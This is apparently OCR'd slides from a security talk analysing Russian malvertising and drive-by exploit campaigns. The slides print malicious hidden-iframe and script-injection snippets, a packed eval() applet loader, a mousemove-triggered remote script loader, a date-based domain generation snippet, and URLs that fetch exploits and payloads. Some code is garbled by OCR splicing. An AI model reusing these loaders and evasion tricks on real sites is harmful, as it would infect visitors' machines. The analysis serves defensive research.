www.perik.ru /misc/menu-leaf.png 194 image/png
www.perik.ru /misc/menu-collapsed.png 108 image/png
www.perik.ru /sites/all/themes/perik/img... 320 image/gif
www.perik.ru /sites/all/themes/perik/img... 176 image/gif
www.perik.ru /sites/all/themes/perik/img... 51 043 image/jpeg
counter.yadro.ru /hit?t16.4;rhttp%3A//yan... 32 text/html
www.perik.ru /sites/all/themes/perik/img... 52 image/gif
www.perik.ru /sites/all/themes/perik/img... 176 image/gif
eywxcqybd.task-ansiillvspl-vaw.org /4ffa973cf08d249725000... 39 346 text/html; charset=utf-8
counter.yadro.ru /hit?q;t16.4;rhttp%3A//y... 219 image/gif
eywxcqybd.task-ansiillvspl-vaw.org /4ffa973cf08d249725000... 4 471 text/html; charset=utf-8
www.perik.ru /favicon.ico 4 116 text/html; charset=utf-8
www.perik.ru /favicon.ico 4 116 text/html; charset=utf-8
eywxcqybd.task-ansiillvspl-vaw.org /4ffa973cf08d249725000... 25 140 application/java-archive
eywxcqybd.task-ansiillvspl-vaw.org /4ffa973cf08d249725000... 25 140 application/java-archive
eywxcqybd.task-ansiillvspl-vaw.org /4ffa973cf08d249725000... 303 118 application/octet-stream
application/java-archive
application/octet-stream

Ad network 'simulation'

- All domains are in form of xxxxx.servebbs.net (xxxxx – random sequence of charatcers)
- IP addresses all point to - 178.162.164.172.
- Simulates javascript-based banner rendering:

Ad network «Tag»:

```
<script type="text/javascript">
    var url = 'http://zelxsmj.servebbs.net';
    document.write('<sc' + 'ript language="JavaScript" ' +
    'src="' + url + '/2441/88x31.jpg" border="0" width="88"
    height="31"></sc' +
    'ript>')
</script>
```

Ad. network simulation (cont.)

Banner and counter rendering tag:

```
<script height="31" width="88" border="0"
    src="http://zelxsmj.servebbs.net/2441/88x31.jpg"
    language="JavaScript">
document.write('<img src="http://zelxsnh.servebbs.net/img/88.gif"><sc' +
    'ript anguage="JavaScript" rel="nofollow" ' +
    'src="http://zelxsnh.servebbs.net/2441/counter.xhtml"></sc' + 'ript>');
</script>
```

redirecting iframe:

```
<script src="http://zelxsnh.servebbs.net/2441/counter.xhtml"
    rel="nofollow" language="JavaScript">
document.write('<ifr' + 'ame   src="http://zelxsnh.servebbs.net/go.php?
    id=2441&ip=xx.141.65.135&session=f1bc13363a6ace8e8505"
    width="88" height="33" style="position: absolute; left: -' + '100px; top: -'
    + '100px; z-index: 1;"></ifr' + 'ame>');
</script>
```

Beetraf.ru


beetraf.ru
IP-адрес: 178.162.164.171

Domain: BEETRAF.RU
nserver: ns1.beetraf.ru. 178.162.164.171
nserver: ns2.beetraf.ru. 178.162.182.254
state: REGISTERED, DELEGATED, UNVERIFIE
person: Private Person
registrar: REGTIME-REG-RIPN
admin-contact: http://whois.webnames.ru
created: 2011.09.02

- Random domains are typical for ad networks
- Servers **XXXXX.servebbs.net point to IP 178.162.164.172**, which cross-correlates with beetraf.ru

Sites, which demand SMS payments

Specifics:
- use of legit ad. Networks
- use of short-term disposable domain names
- redirect points to another domain name, which points to the same IP address
- use of 3rd party pages with “SMS subscription” content to confuse user



Page would normally have following content

Page would normally render two frames:
First frame — points to «sequence» of domains:

```
<frame src="http://aureolae.dynalias.net" name="1">
.....
<body>
<iframe scrolling="no" frameborder="0" src="http://xuzhqenteringunprofit
    able.coexistingavrzconsideredfcipisahlqnm.org/oven.php" style="wid
    th: 1000px; height: 1000px;">
.....
</body>
</frame>
```

2) Second frame, displays 3rd party SMS subscription page:

```
<frame src="http://leiskebneroby.dynalias.net/pop/ad/" name="2">
.....
<frameset frameborder="NO" border="0" framespacing="0" rows="*">
<frame scrolling="auto" noresize="" name="dot_tk_frame_content" src="http
    ://domain-cleaner.com/fam7/?subid=811">
.....
</frame>
</frameset>
.....
</frame>
```


Campaign 2 (FTP)

Specifics:

- content is served through teasertop banner network
- two methods of fetching exploit and “useful” payload are used:
  - Exploit/payload is fetched over FTP
  - Exploit/payload is fetched over HTTP

- When FTP used, FTP IP address is obfuscated using long-int digital notation
- Fake sites are placed on single IP address
- Redirecting script is added to content of HTTP 404 page.

Participants



Exploit code/payload through FTP

Ad banner:

http://teasertop.ru/js/teaserfeed.js?jen=true&fen=true&cs=windows-1251&urh=7fdfdf9cdc4fefaf56285019405f4b98

Redirect-hosting site

http:// youmebel.ru/

Exploit selection:

Ftp://3645455031/1/s.html

exploit:

ftp://3645455031/1/exp.jar

Payload:

ftp://3645455031/file1.dat

Cookies (serve once):

http://teasertop.ru/js/1x1.gif?ref=u68t122h8154


Set-Cookie: teasertopau=dDI3ODOxdDExMj0xdDI4MTOxdDEyMj0xdCZNVE16TWpFMk1ERXhNUT09IjAxOT

Set-Cookie: teasertop_turbo=MC02OCY5ZjJjZGNhMGRjZjM4ZDk0ZTI2MDU0ZmViNTAwNGM1Zg%3D%3D;

Redirecting Iframe

Iframe (ad + redirect):

```
<iframe src="http://youmebel.ru/" onload="fr_onload()">
<script>
function setCookie(name, value, expires, path, domain, secure) {
document.cookie = name + "=" + escape(value) +
((expires) ? "; expires=" + expires.toGMTString() : "") + ((path) ? "; path=" +
    path : "")
 ((domain) ? "; domain=" + domain : "") + ((secure) ? "; secure" : "")
} if (window.top.location == window.location) {    setCookie('antibot_' +
    Math.floor(Math.random() * 10000000), 'true');
   document.location = document.location} else {    document.writeln('<div
    style="position:absolute;left:-1000px"><if' + 'rame src="ft' +
    'p://3645455029/1/s.html"></if' + 'rame></div>')}
</script>
```



The same thing through HTTP

Ad tag:

http://teasertop.ru/js/teaserfeed.js?jen=true&fen=true&cs=windows-1251&urh=7fdfdf9cdc4fefaf56285019405f4b98

Redirecting site

http://mobistarts.ru

Exploit selection:

http://mobistarts.ru/s_93cf8f4030c5fcebf1ddff26a

Exploit:

http://mobistarts.ru/e_93cf8f4030c5fcebf1ddff26a

Payload:

http://mobistarts.ru/0_93cf8f4030c5fcebf1ddff26a

Cookies:


http://teasertop.ru/js/1x1.gif?ref=u68t122h8154

fake 404 response and XSS at java.com

```
<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">
<html><head>
<title>404 Not Found</title>
<script src="http://www.java.com/js/deployJava.js"></script>
</head><body>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return
    c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||
    c.toString(a)}k=[function(e){return d[e]}];e=function()
    {return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)
    +'\\b','g'),k[c])}}return p}('j(4.o.0!=4.0&&2.a!=\'\'){b{c(\'9\')}d(e)
    {3={8:\'5\',7:2.0.f.l(\'m\',\'n\'),k:e};g.h(3,i,\'1.6\')}}',25,25,'location||
    document|attributes|window|x.s.class||archive|code|0|referrer|try|throw|
    catch||href|deployJava|runApplet|null|if|s|replace|s_|e_|top'.split('|'),0,{}))
</script>
<h1>Not Found</h1>
<p>The requested URL /s_93cf8f4030c5fcebf1ddff26a7f22c43 was not found
    on this server.</p>
<hr>
<address>Apache/2.2.14 (Ubuntu) Server at mobistarts.ru Port 80</address>
</body></html>
```

Campaign 3 (“no mouse – no content”)

- Mal. Tag embedded a script, which would only render malicious content if mouse move event was detected.
- short term domains were also used
- IP addresses changed frequently
- domain names were also generated using javascript within browser. Browser date/time settings were used to seed domain name generation. (wrong timezone → wrong domain name → no content served)



Campaign 3 with tiny user interaction

function() {

var url = 'http://yyzola.gpbbsdhmjm.shacknet.nu/g/';

…


document.onmousemove = function() {

…

Exploit loading sequence

Script to be loaded onmousemove event:

http://kuppnoynrl.gotdns.org/g/323785929272358.js



Exploit selection:

http://qktsnwukvi.webhop.net/main.php?page=4f086f0830a83d5f

Exploit loaded:


http://qktsnwukvi.webhop.net/data/ap1.php?f=97d19

if exploit successeful, payload fetched and executed:

http://qktsnwukvi.webhop.net/data/hhcp.php?c=97d19

On mousemove script (details)

```
function()   {
  var url = 'http://yyzola.gpbbsdhmjm.shacknet.nu/g/';
   if (typeof window.xyzflag === 'undefined')       {
      window.xyzflag = 0;
    }
   document.onmousemove = function()       {
       if (window.xyzflag === 0)           {
            window.xyzflag = 1;
            var head =
document.getElementsByTagName('head')[0];
            var script = document.createElement('script');
            script.type = 'text/javascript';
            script.onreadystatechange = function ()
              {
               if (this.readyState == 'complete')     {
                  window.xyzflag = 2;
               }
        };
           script.onload = function()                {
              window.xyzflag = 2;
            };
           script.src = url +
Math.random().toString().substring(3) + '.js';
           head.appendChild(script);
          }
     };
}
```



Date-based domain generation

Compromised machine would include Iframe:

```
<iframe width="0" height="0" frameborder="0" src="//2012316.ru">
  <html>
    <head>
    </head>
    <body>
  </html>
</iframe>
```

```
var randomizer = (((location.href).search(/.loc\//i) != -1) ? '?r=' + Math.random() : '');
function a(b){for(var c="",d=1;d<b.length+1;d++)c+=b[b.length-d];return c}var e=new Date;eval(a("etir
$.extend({
  headCSS : function(filename)
  {
    if (jQuery.inArray(filename, linkedCSS) == -1) {
      $('head').append('<link href="' +
//      filename + randomizer +
      filename +
      '" rel="stylesheet" media="all" />');
      linkedCSS = linkedCSS.concat([filename]);
    }
  },
```

Redirect would be at the top of the page:

http://2012316.ru/

Referer: http://dailypixel.ru/

HTTP/1.1 302 Found

Content-Type: text/html

Date: Mon, 16 Apr 2012 13:29:20 GMT

Location:

http://07c6c97f6394018f7nigas.selfip.org/index.php?ca5cbe59f39a8fbc1624187cd68bb029

Proxy-Connection: keep-alive

Server: nginx/0.7.65

Vary: Accept-Encoding

Content-Length: 0

```
function a(b){for(var c="",d=1;d<b.length+1;d++
c+=b[b.length-d];return c}var e=new Date;
eval(a("etirw.tnemucod")+a('//"=crs "0"=thgieh
 "0"=redrobemarf "0"=htdiw emarfi<\'(')+e.getFullYear()+""
+e.getMonth()+e.getDate()+a("ur.")+a(")'>emarfi/<>\""))
```

Date-based domain registration

Very recent domain registration date:

IP-адрес: 188.230.57.158
По данным WHOIS.RIPN.NET:
Домен: 2012316.RU
Сервер DNS: ns1.reg.ru.
Сервер DNS: ns2.reg.ru.
Статус: зарегистрирован, делегирован, проверен
Регистратор: REGRU-REG-RIPN
Дата регистрации: 2012.04.14
Дата окончания регистрации: 2013.04.14
Дата освобождения: 2013.05.15

New domains registered daily:

Date/time	IP	Domain
16/Apr/2012:08:15:12	188.230.57.158	2012316.ru
16/Apr/2012:09:02:27	188.230.57.158	2012316.ru
17/Apr/2012:11:51:36	188.230.57.158	2012317.ru
17/Apr/2012:11:51:53	188.230.57.158	2012317.ru
18/Apr/2012:14:14:47	188.230.57.158	2012318.ru
18/Apr/2012:15:19:17	188.230.57.158	2012318.ru

Campaign 4 (compromised DNS servers)

- Legimate domains are compromised
- Compromised DNS is used to generate sub domains, which are used in malicious campaign

Stolen domains, example:

Time	URL	IP
24/Jan/2012:18:59:54	GET http://*csrv2.*fatdiary.org/main.php?page=7a5a09bea4d91836	146.185.242.69
24/Jan/2012:19:00:18	GET http://*csrv2.*fatdiary.org/content/field.swf HTTP/1.0	146.185.242.69
25/Jan/2012:09:36:31	GET http://*csrv15.*amurt.org.uk/main.php?page=7a5a09bea4d91836	146.185.242.69
25/Jan/2012:09:36:33	GET http://*csrv15.*amurt.org.uk/content/fdp2.php?f=17	146.185.242.69
25/Jan/2012:09:36:44	GET http://*csrv15.*amurt.org.uk/content/field.swf	146.185.242.69
25/Jan/2012:09:36:45	GET http://*csrv15.*amurt.org.uk/content/v1.jar	146.185.242.69
25/Jan/2012:09:36:48	GET http://*csrv15.*amurt.org.uk/w.php?f=17%26e=0	146.185.242.69
26/Jan/2012:07:28:05	GET http://*csrv23.*UIUIopenvrml.org/main.php?page=7a5a09bea4d91836	146.185.242.69
31/Jan/2012:10:27:35	GET http://***csrv24.***air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:10:27:47	GET http://***csrv24***.air-bagan.org/content/**rino.jar**	146.185.242.79
31/Jan/2012:18:18:51	GET http://***csrv35.***air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:18:19:03	GET http://***csrv35***.air-bagan.org/getJavaInfo.jar	146.185.242.79
04/Feb/2012:12:02:51	GET http://***csrv29.***prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79
06/Feb/2012:09:08:51	GET http://***csrv89.***prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79

WHAT IS COMMON

amurt.org.uk 46.227.202.68 Registered on: 15-Oct-1999

Name servers: ns1.afraid.org

air-bagan.org 122.155.190.31 Created On:05-Aug-2006

Name Server:NS1.AFRAID.ORG

fatdiary.org 71.237.151.22 Created On:17-Jul-2006

Name Server:NS1.AFRAID.ORG

prawda2.info 91.192.39.83 Created On:18-Oct-2007

Name Server:NS1.AFRAID.ORG

Malicious domains reputation and compromised DNS accounts

- Starting from August 2012 we detect second wave of this campaign, be careful, examples Sep 2012
- alex01.net -> 46.39.237.81 >>> games.alex01.net -> 178.162.132.178
- socceradventure.net 72.8.150.14 >>> mobilki.socceradventure.net -> 178.162.132.178
- talleresnahuel.com 74.54.202.162 >>> kino.talleresnahuel.com -> 178.162.132.178
- qultivator.se 72.8.150.15 >>> 597821.qultivator.se -> 178.162.132.166

Campaign 5 (fake filesharing sites)


Specifics:


- simulation of filesharing website
- real domain is used for SEO (search engine feeds return content within this domain at high positions)
- cookies are used to “serve once per IP”
- page content is generated automatically

Real domains are used

Site: alldistributors.ru

URL on the same site: alldistributors.ru/image/






Search Engine Optimization

High position in Yandex results

Payload loaded via social engineering trick

File name generated to match your search engine request



Download button::

```
<noindex>
  <a onclick="admin_fuck('краткое содержание капитал маркс')" rel="nofollow" href="#">
      <img src="theme_files/download.png" alt="" style="border: 0px solid ; width: 151px; height: 55px;">
  </a>
  <br>
  <a onclick="admin_fuck('краткое содер                    ркс')" rel="nofollow" href="#">краткое содержание капитал маркс</a>
</noindex>
```

скачать

